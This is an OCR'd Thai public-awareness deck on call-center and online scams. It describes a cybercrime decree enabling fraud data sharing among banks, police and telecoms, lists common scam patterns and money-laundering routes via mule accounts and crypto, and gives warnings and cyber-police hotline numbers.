
เมื่อ พรก. มาตรการป้องกันและปราบปรามอาชญากรรมทางเทคโนโลยี มีผลบังคับใช้


3. หน่วยงานที่เกี่ยวข้องสามารถ แลกเปลี่ยนข้อมูลระหว่างกัน

หน่วยงานสามารถแลกเปลี่ยนข้อมูล เพื่อใช้ในการสืบสวนสอบสวนและป้องกัน		ผลที่คาด (Outcome)
ธนาคาร 	**แชร์ข้อมูล**ทุจริตระหว่างกัน โดยไม่ติด PDPA	ลดบัญชีม้า ป้องกัน/จำกัด ความเสียหาย
ตำรวจ DSI ปปง. และหน่วยงานที่ได้รับอนุญาต 	ตำรวจ DSI ปปง. ได้รับแจ้งข้อมูลทุจริต **ที่แลกเปลี่ยนกันได้**	ช่วยเหลือได้รวดเร็ว ติดตามลงโทษ ผู้กระทำผิด
ผู้ให้บริการ เครือข่าย โทรศัพท์/ โทรคมนาคม 	**เปิดเผย/แลกเปลี่ยน** ข้อมูลระหว่างกันหรือ กับหน่วยงานที่เกี่ยวข้อง (ตำรวจ DSI ปปง.)	• ลดจำนวนซิมม้า • ป้องกันมิจฉาชีพ เข้าถึงประชาชน



แฉรูปแบบกลโกง
ไขปริศนาแก๊งคอลเซ็นเตอร์


หลอกให้กลัว โดยอ้างเป็นเจ้าหน้าที่หลอกให้โอนเงินเพื่อตรวจสอบความบริสุทธิ์
ใช้หนังสือราชการ / หมายศาลปลอม
หลอกให้ทำงาน / ภารกิจ
อ้างบริษัทฯ บุคคลที่มีชื่อเสียง
หลอกให้รัก / หลอกโอนเงิน หรือลงทุน
ใช้ปลาเล็กล่อปลาใหญ่ / ใช้แอปปลอม
หลอกให้กู้เงิน
หลอกให้กดลิงค์ เพื่อให้ติดตั้ง
แอพฯ ดูดเงิน
คดีหลอกลวง
ด้านการเงิน
หลอกยืมเงิน
แชร์ลูกโซ่
ซื้อสินค้าออนไลน์
แต่ไม่ได้สินค้า
ส่งสินค้าเรียกเก็บเงินปลายทาง
โดยไม่ได้สั่งสินค้า
ซื้อสินค้าออนไลน์
ได้สินค้าไม่ตรงปก



ซิม
ค่ายโทรศัพท์
ตัวแทน
ค่ายโทรศัพท์
เสา
ซิมเติมเงิน
จากฝั่งไทย
ผู้เสียหาย
สื่อสังคม
ออนไลน์
อินเทอร์เน็ต
สาย
คนร้าย
Mobile Banking
บัญชีม้า
บัญชีพ่อค้า
เหรียญฯ
ฝั่งประเทศเพื่อนบ้าน
ที่มีชายแดนติดกับ
ประเทศไทย


SMS
LINE
1
2
3
4
5
6
7
8
P2P
Binance
ผู้เสียหาย
ผู้ค้าสินทรัพย์ดิจิทัล

รูปแบบภัยออนไลน์ ATM



- ถูกหลอก ให้โอนเงิน
- ถูกบังคับ ให้โอนเงิน
- ถูกควบคุม โอนเงิน



โอนเงินไปบัญชีใด เมื่อไร ทำธุรกรรมด้วยเบอร์โทร และไอพีอะไร?

- แลกเปลี่ยนเงินตรา ตามตะเข็บชายแดน
- ซื้อสินทรัพย์ดิจิทัล ผ่านผู้ค้า P2P
- โอนเงินเพื่อ ซื้อสินค้าตามตะเข็บ ชายแดน

ตำรวจไซเบอร์ โทร 1441 , 081-866-3000

ที่มา:บช.สอท.

แค่ตัดสายโทรศัพท์ทิ้ง แล้วโทรกลับทันที ...ถ้าติดต่อกลับไม่ได้ เป็นแก๊งค์คอลเซ็นเตอร์

และอ้างตัวเป็น หน่วยงานต่างๆ
โปรดระวัง!!!

GANG CALL CENTER

หลอกให้กลัว..แล้วโอนเงินเพื่อตรวจสอบความบริสุทธิ์

หลอกทำงาน ทำภารกิจ ออนไลน์

กชมน

2716

แอพนี้ดีมากเลยครับ ตอนแรกผมนึกว่าจะไม่ได้เงินจริง แต่ได้จริงครับ ผมได้มาเกือบแสนแล้วครับ ขอบคุณแอพดีๆแบบนี้ครับ

30 นาทีที่แล้ว

เกริกวิทย์

ขอบคุณแอพดีๆแบบนี้ ช่วยปลดหนี้เกือบจะหมดแล้วค่ะ

1 ชั่วโมงที่แล้ว

ห้ามโอนเงิน เพื่อ ซื้อสินค้า/บริการ ลงทุน ทำงาน หรือ กู้เงิน

หากไม่มีเบอร์โทรศัพท์ของบริษัทให้ติดต่อได้

เกวลิน

แอพนี้ดีมากครับ ได้เงินจริง ได้เงินเร็ว ใครไม่เชื่อก็ลองเองนะครับ เพราะผมได้เงินมาแล้วครับ

SEXTORTION

อย่าเปิดเผยภาพลับส่วนตัว หรือ จัดเก็บในมือถือ

เมื่อติดตั้งแอพฯ ไม่อนุญาต เข้าถึงไฟล์รูปภาพ

แฮกค์ไลน์ เฟสบุ๊ค หลอกยืมเงินเพื่อน


โปรดระวัง! มิจฉาชีพ

Hack LINE เพื่อน/บุคคลใกล้ชิด

และสวมรอยเพื่อหลอกยืมเงิน

